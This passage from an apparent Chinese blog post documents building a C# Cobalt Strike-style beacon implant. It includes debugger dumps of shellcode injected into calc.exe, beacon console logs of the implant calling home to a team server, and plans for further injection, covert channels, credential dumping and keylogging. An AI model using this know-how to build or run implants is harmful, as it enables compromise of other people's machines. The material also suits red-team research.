 - 52: `push rdx`
 - 51: `push rcx`
 - 56: `push rsi`
 - 48:31D2: `xor rdx,rdx`
 - 65:48:8852 60: `mov rdx,qword ptr ds:[rdx+60]`
 - 48:8852 18: `mov rdx,qword ptr ds:[rdx+18]`
 - 48:8852 20: `mov rdx,qword ptr ds:[rdx+20]`
 - 48:8872 50: `mov rsi,qword ptr ds:[rdx+50]`
 - 48:0FB74A 4A: `movzx rcx,word ptr ds:[rdx+4A]`
 - 4D:31C9: `xor r9,r9`
 - 48:31C0: `xor rax,rax`
 - AC: `lodsb`
 - 7C 61: `cmp al,61`
 - 7C 02: `j1 29841780037` (highlighted in yellow)
 - 2C 20: `sub al,20`
 - 41:C1C9 0D: `ror r9d,D`
 - 41:01C1: `add r9d,edx`
 - E2 ED: `loop 2984178002D` (highlighted in yellow)
 - 52: `push rdx`
 - 41:51: `push r9`
 - 48:8852 20: `mov rdx,qword ptr ds:[rdx+20]`
 - 8842 3C: `mov eax,dword ptr ds:[rdx+3C]`
- Registers Pane:** Shows the state of registers:
 - RAX: 0000005F580E000
 - RBX: 0000000000000000
 - RCX: 0000000000000000
 - RDY: 00007FFC65C2D340
 - RBP: 0000000000000000
 - RSP: 0000005F5BFFDA8
 - RSI: 0000000000000000
 - RDI: 0000000000000000
 - R8: 0000000000000000
 - R9: 00007FFC65C2D340
 - R10: 0000000000000000
 - R11: 0000000000000000
 - R12: 0000000000000000
 - R13: 0000000000000000
 - R14: 0000000000000000
 - R15: 0000000000000000
 - RIP: 00007FFC65C008D1
- Memory Pane:** Shows memory addresses and their contents in hex and ASCII:
 - Address: 10007FFC65B61000
 - Hex: CC CC CC CC CC CC CC CC 48 89 5C 24 08 33 DB 48
 - ASCII: |iiiiiiH.\\$.30H
 - Address: 10007FFC65B61010
 - Hex: 8D 42 FF 41 BA FE FF FF 7F 44 8B CB 49 3B C2 41
 - ASCII: .ByA°pyy.D.ÈI;AA
 - Address: 10007FFC65B61020
 - Hex: BB 00 00 00 C0 45 0F 47 CB 45 85 C9 0F 88 FA 63
 - ASCII: ».AE.GEE.É.úç
 - Address: 10007FFC65B61030
 - Hex: 0A 00 48 85 D2 74 26 4C 2B D2 4C 2B C1 49 8D 04
 - ASCII: . .H.òt&L+òL+ÀI..
 - Address: 10007FFC65B61040
 - Hex: 12 48 85 C0 74 17 41 0F 87 04 08 66 85 C0 74 0D
 - ASCII: .H.Àt.A. . . .f.Àt.
 - Address: 10007FFC65B61050
 - Hex: 66 89 01 48 83 C1 02 48 83 EA 01 75 E0 48 85 D2
 - ASCII: f. .H.A.H.è.uàH.0
 - Address: 10007FFC65B61060
 - Hex: 48 8D 41 FE 48 0F 45 C1 48 F7 DA 45 1B C9 41 F7
 - ASCII: H.ApH.EAH÷ÙE.EA÷
 - Address: 10007FFC65B61070
 - Hex: D1 41 81 E1 05 00 00 80 66 89 18 48 8B 5C 24 08
 - ASCII: NA.à. . . .f. .H.\\$.
 - Address: 10007FFC65B61080
 - Hex: 41 8B C1 C3 CC CC CC CC CC CC CC 48 89 5C 24
 - ASCII: A.AÀiiiiiiH.\\$.
 - Address: 10007FFC65B61090
 - Hex: 08 57 48 83 EC 40 49 8B D8 E8 52 00 00 00 48 8B
 - ASCII: .WH.i@I.0èR. . . .H.
 - Address: 10007FFC65B610A0
 - Hex: F8 48 8D 54 24 20 33 C0 48 8B CB 48 89 44 24 20
 - ASCII: øH.T\$ 3AH.EH.D\$

执行NtCreateThreadEx(),被注入的calc.exe新建线程执行此shellcode :

00000298417B0000

RIP	RAX	RDX	R9	十六进制	ASCII
00000298417B0001				48:83E4 F0	iiiiiiiH.\\$.30H
00000298417B0005				E8 C8000000	.ByA°pyy.D.EI;AA
00000298417B000A				41:51	»...AE.GEE.E..ú
00000298417B000C				41:50	..H.Ô&L+ÔL+AI..
00000298417B000E				52	.H.At.A...f.At.
00000298417B000F				51	f...H.A.H.ê.uàH.ò
00000298417B0010				56	H.Aph.EAH+úE.EA+
00000298417B0011				48:31D2	NA.ä....f..H.\\$.
00000298417B0014				65 48:8B52 60	A.AAiiiiiiiH.\\$.
00000298417B0019				48:8B52 18	.WH.i@I.òèR...H.
00000298417B001D				48:8B52 20	òH.T\$ 3AH.ÈH.D\$
00000298417B0021				48:8B72 50	
00000298417B0025				48:0FB7 4A 4A	
00000298417B002A				4D:31C9	
00000298417B002D				48:31C0	
00000298417B0030				AC	
00000298417B0031				3C 61	
00000298417B0033				7C 02	
00000298417B0035				2C 20	
00000298417B0037				41:C1C9 0D	
00000298417B003B				41:01C1	
00000298417B003E				E2 ED	
00000298417B0040				52	
00000298417B0041				41:51	
00000298417B0043				48:8B52 20	
00000298417B0047				8B42 3C	

命令: 已暂停 INT3 断点于 00000298417B0000!

00000298417B0030

地址	十六进制	ASCII
00007FFC65B81000	CC CC CC CC	iiiiiiiH.\\$.30H
00007FFC65B81010	8D 42 FF 41 BA FE FF FF 7F 44 8B CB 49 3B C2 41	.ByA°pyy.D.EI;AA
00007FFC65B81020	BB 0D 00 00 C0 45 0F 47 CB 45 85 C9 0F 88 FA 63	»...AE.GEE.E..ú
00007FFC65B81030	0A 00 48 85 D2 74 26 4C 2B D2 4C 2B C1 49 8D 04	..H.Ô&L+ÔL+AI..
00007FFC65B81040	12 48 85 C0 74 17 41 0F B7 04 08 66 85 C0 74 0D	.H.At.A...f.At.
00007FFC65B81050	66 89 01 48 83 C1 02 48 83 EA 01 75 E0 48 85 D2	f...H.A.H.ê.uàH.ò
00007FFC65B81060	48 8D 41 FE 48 0F 45 C1 48 F7 DA 45 1B C9 41 F7	H.Aph.EAH+úE.EA+
00007FFC65B81070	D1 41 81 E1 05 00 00 80 66 89 18 48 8B 5C 24 08	NA.ä....f..H.\\$.
00007FFC65B81080	41 8B C1 C3 CC CC CC CC CC CC CC 48 89 5C 24	A.AAiiiiiiiH.\\$.
00007FFC65B81090	08 57 48 83 EC 40 49 8B D8 E8 52 00 00 00 48 8B	.WH.i@I.òèR...H.
00007FFC65B810A0	F8 48 8D 54 24 20 33 C0 48 8B CB 48 89 44 24 20	òH.T\$ 3AH.ÈH.D\$

命令: 已暂停 第一次异常于 00000298417B0030 (C0000005, EXCEPTION_ACCESS_VIOLATION)!

最后跑起来报的c05，但分配的内存属性是rwx的：

00000298417B0030

地址	十六进制	ASCII
00000298417B002A	4D:31C9	
00000298417B002D	48:31C0	
00000298417B0030	AC	
00000298417B0031	3C 61	
00000298417B0033	7C 02	
00000298417B0035	2C 20	
00000298417B0037	41:C1C9 0D	
00000298417B003B	41:01C1	
00000298417B003E	E2 ED	
00000298417B0040	52	
00000298417B0041	41:51	
00000298417B0043	48:8B52 20	
00000298417B0047	8B42 3C	

命令: 已暂停 第一次异常于 00000298417B0030 (C0000005, EXCEPTION_ACCESS_VIOLATION)!

00000298417B0030

地址	十六进制	ASCII
00007FFC65B81000	CC CC CC CC	iiiiiiiH.\\$.30H
00007FFC65B81010	8D 42 FF 41 BA FE FF FF 7F 44 8B CB 49 3B C2 41	.ByA°pyy.D.EI;AA
00007FFC65B81020	BB 0D 00 00 C0 45 0F 47 CB 45 85 C9 0F 88 FA 63	»...AE.GEE.E..ú
00007FFC65B81030	0A 00 48 85 D2 74 26 4C 2B D2 4C 2B C1 49 8D 04	..H.Ô&L+ÔL+AI..
00007FFC65B81040	12 48 85 C0 74 17 41 0F B7 04 08 66 85 C0 74 0D	.H.At.A...f.At.
00007FFC65B81050	66 89 01 48 83 C1 02 48 83 EA 01 75 E0 48 85 D2	f...H.A.H.ê.uàH.ò
00007FFC65B81060	48 8D 41 FE 48 0F 45 C1 48 F7 DA 45 1B C9 41 F7	H.Aph.EAH+úE.EA+
00007FFC65B81070	D1 41 81 E1 05 00 00 80 66 89 18 48 8B 5C 24 08	NA.ä....f..H.\\$.
00007FFC65B81080	41 8B C1 C3 CC CC CC CC CC CC CC 48 89 5C 24	A.AAiiiiiiiH.\\$.
00007FFC65B81090	08 57 48 83 EC 40 49 8B D8 E8 52 00 00 00 48 8B	.WH.i@I.òèR...H.
00007FFC65B810A0	F8 48 8D 54 24 20 33 C0 48 8B CB 48 89 44 24 20	òH.T\$ 3AH.ÈH.D\$

命令: 已暂停 第一次异常于 00000298417B0030 (C0000005, EXCEPTION_ACCESS_VIOLATION)!

4.6 杂项部分

杂项部分，已完成有sleep、pwd、exit、setenv、drives、cd：

Sleep：

```
beacon> sleep 3
[*] Tasked beacon to sleep for 3s
[+] host called home, sent: 16 bytes
[+] received output:
ok
```

exit：

```
beacon> exit
[*] Tasked beacon to exit
[+] host called home, sent: 8 bytes
```

setenv：

```
beacon> setenv tmp12 D://1
[*] Tasked beacon to set tmp12 to D://1
[+] host called home, sent: 20 bytes
[+] received output:
D://1已设置
```

drives：

```
beacon> drives
[*] Tasked beacon to list drives
[+] host called home, sent: 12 bytes
[+] received output:
C:\D:\
```

Pwd：

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] received output:
C:\Users\kent\source\repos\SharpBeacon\Beacon\bin\Debug
```

cd：

```
beacon> cd C://
[*] cd C://
[+] host called home, sent: 12 bytes
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[+] received output:
C:\
```

五、完善及改进

后续需要改进的地方还有很多，有如下几点：

- 1、该封装好就封装好，该用设计模式就用
- 2、目前rsa密钥是pem方式就用了BouncyCastle库，要用回Exponent 和 Modulus
- 3、更多的注入方式，APC、傀儡进程等
- 4、更多的通信协议，如DNS、ICMP
- 5、支持spawn**，因为当执行spawn和job后，teamserver端会回传相应的dll，要改ts端
- 6、更多的功能，如mimi、keylogger、portscan、加载pe等 最后谢谢大家观看。